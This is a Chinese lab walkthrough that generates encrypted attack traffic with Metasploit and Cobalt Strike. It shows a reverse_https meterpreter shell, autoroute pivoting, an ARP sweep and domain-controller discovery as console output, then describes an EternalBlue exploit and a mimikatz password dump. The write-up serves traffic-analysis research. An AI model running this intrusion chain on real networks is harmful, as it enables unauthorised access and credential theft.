加密流量生成过程

本文的词汇标注如下：


木马：msf/cs生成的恶意文件都以木马称呼，不区分工具

teamserver：攻击机kali上msf终端或cs的teamserver，不区分工具

payload：windows/x64/meterpreter/reverse_https msf与cs一致，都为reverse_https

网络拓扑

拓扑环境大致如图所示：



打靶过程

win10为入口点，由于为了生成加密流量，所以没必要去打点，直接执行木马，反弹shell到teamserver，查看路由：

```
meterpreter > route list -p

IPv4 network routes
===================

    Subnet           Netmask          Gateway         Metric  Interface
    ------           -------          -------         ------  ---------
    127.0.0.0        255.0.0.0        127.0.0.1       306     1
    127.0.0.1        255.255.255.255  127.0.0.1       306     1
    127.255.255.255  255.255.255.255  127.0.0.1       306     1
    192.168.56.0     255.255.255.0    192.168.56.103  266     11
    192.168.56.103   255.255.255.255  192.168.56.103  266     11
    192.168.56.255   255.255.255.255  192.168.56.103  266     11
    192.168.57.0     255.255.255.0    192.168.57.5    266     13
    192.168.57.5     255.255.255.255  192.168.57.5    266     13
    192.168.57.255   255.255.255.255  192.168.57.5    266     13
    224.0.0.0        240.0.0.0        127.0.0.1       306     1
    224.0.0.0        240.0.0.0        192.168.56.103  266     11
    224.0.0.0        240.0.0.0        192.168.57.5    266     13
    255.255.255.255  255.255.255.255  127.0.0.1       306     1
    255.255.255.255  255.255.255.255  192.168.56.103  266     11
    255.255.255.255  255.255.255.255  192.168.57.5    266     13

No IPv6 routes were found.
```

添加路由：


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search autoroute

Matching Modules
================

   #  Name                           Disclosure Date  Rank    Check  Description
   -  ----                           ---------------  ----    -----  -----------
   0  post/multi/manage/autoroute                     normal  No     Multi Manage Network Route via Meterpreter Session


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/autoroute

msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/autoroute) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ TQI-PC  192.168.57.6:8443 → 127.0.0.1  (192.168.57.5)

msf6 post(multi/manage/autoroute) > set session 1
session ⇒ 1
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against TQI-PC
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.56.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.57.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

内网做arp：

```
msf6 post(multi/manage/autoroute) > search arp

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   0   auxiliary/spoof/arp/arp_poisoning                 1999-12-22       normal     No     ARP Spoof
   1   auxiliary/scanner/discovery/arp_sweep                              normal     No     ARP Sweep Local Network Discovery
   2   post/windows/gather/bloodhound                                     normal     No     BloodHound Ingestor
   3   exploit/unix/webapp/carberp_backdoor_exec         2013-06-28       great      Yes    Carberp Web Panel C2 Backdoor Remote PHP Code Execution
   4   exploit/linux/http/dlink_dcs931l_upload           2015-02-23       great      Yes    D-Link DCS-931L File Upload
   5   auxiliary/scanner/discovery/ipv6_neighbor                          normal     No     IPv6 Local Neighbor Discovery
   6   exploit/windows/browser/ms05_054_onload           2005-11-21       normal     No     MS05-054 Microsoft Internet Explorer JavaScript OnLoad Handler R
   7   exploit/windows/smb/smb_shadow                    2021-02-16       manual     No     Microsoft Windows SMB Direct Session Takeover
   8   exploit/unix/ftp/proftpd_133c_backdoor            2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution
   9   auxiliary/scanner/misc/raysharp_dvr_passwords                      normal     No     Ray Sharp DVR Password Retriever
   10  post/windows/gather/arp_scanner                                    normal     No     Windows Gather ARP Scanner
   11  post/windows/gather/forensics/browser_history                      normal     No     Windows Gather Skype, Firefox, and Chrome Artifacts


Interact with a module by name or index. For example info 11, use 11 or use post/windows/gather/forensics/browser_history

msf6 post(multi/manage/autoroute) > use 10
msf6 post(windows/gather/arp_scanner) > show options

Module options (post/windows/gather/arp_scanner):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   SESSION                   yes       The session to run this module on
   THREADS  10               no        The number of concurrent threads

msf6 post(windows/gather/arp_scanner) > set rhosts 192.168.56.0/24
rhosts => 192.168.56.0/24
msf6 post(windows/gather/arp_scanner) > set session 1
session => 1
msf6 post(windows/gather/arp_scanner) > run

[*] Running module against TQI-PC
[*] ARP Scanning 192.168.56.0/24
[+]     IP: 192.168.56.103 MAC 08:00:27:38:1e:6c (CADMUS COMPUTER SYSTEMS)
[+]     IP: 192.168.56.101 MAC 08:00:27:5b:13:48 (CADMUS COMPUTER SYSTEMS)
[+]     IP: 192.168.56.102 MAC 08:00:27:d6:2b:fc (CADMUS COMPUTER SYSTEMS)
[+]     IP: 192.168.56.255 MAC 08:00:27:38:1e:6c (CADMUS COMPUTER SYSTEMS)
[*] Post module execution completed
```


判断域控主机：

```
meterpreter > shell
Process 2744 created.
Channel 1 created.
Microsoft Windows [◆汾 6.1.7600]
◆◆Ę◆◆◆◆ (c) 2009 Microsoft Corporation◆◆◆◆◆◆◆◆◆◆Ę◆◆◆◆

C:\Windows\system32>ping test.com
ping test.com

◆◆◆◆ Ping test.com [192.168.56.101] ◆◆◆◆ 32 ◆Ĵ◆◆◆◆◆:
◆◆◆◆ 192.168.56.101 ◆Ļ32=◆◆ :◆ƀ ⁿ◆◆=1ms TTL=128
◆◆◆◆ 192.168.56.101 ◆Ļ32=◆◆ :◆ƀ ⁿ◆◆<1ms TTL=128
◆◆◆◆ 192.168.56.101 ◆Ļ32=◆◆ :◆ƀ ⁿ◆◆<1ms TTL=128
◆◆◆◆ 192.168.56.101 ◆Ļ32=◆◆ :◆ƀ ⁿ◆◆<1ms TTL=128

192.168.56.101 ◆◆ Ping ┬◆◆◆◆ѡ):
    ◆◆◆▯◆: ◆v̆◆◆◆ = 4◆◆◆ت◆◆◆ = 4◆◆◆◆ɥ = 0 (0% ◆◆ɥ)◆◆
◆◆◆◆◆ґĹ◆◆◆ⁿ◆◆(◆ժ◆◆◆Ĭ◆◆λ):
    ◆◆◆◆ = 0ms◆◆◆▯ = 1ms◆◆5◆◆ = 0ms

C:\Windows\system32>net time /domain
net time /domain
\\WIN-8VM920L8QV1.test.com ◆ĵ◆ĵⁿ◆◆◆◆ 2022/5/6 10:19:08

◆◆◆◆◆⌟◆◆◆◆g◆
```




通过ms17010去打win7，此处msf与cs略有不同

- **msf**：直接加路由打
- **cs**：通过win10入口主机起socks服务，msf挂cs的socks去打ms17010，这样流量走的就是cs的流量，连接方式为cs的reverse_https



拿到meterpreter，由于是永恒之蓝打的，所以上线即是`system`权限，直接上传猕猴桃去抓取win7主机密码

注：此处没有抓win10的是因为在win10以后版本（包括win10）以及winserver2012以后版本（包括winserver2012）需要修改注册表然后采用fakelogin之类的方案去诱导用户重新输入密码才可以抓取，由于靶场环境，所以没做那么麻烦，直接在win7上抓速度更快也更优雅，此处的msf与cs的思路一致，不过msf使用的是自带的扩展，cs是上传的



通过解出来的administrator的用户去登录域控主机，结束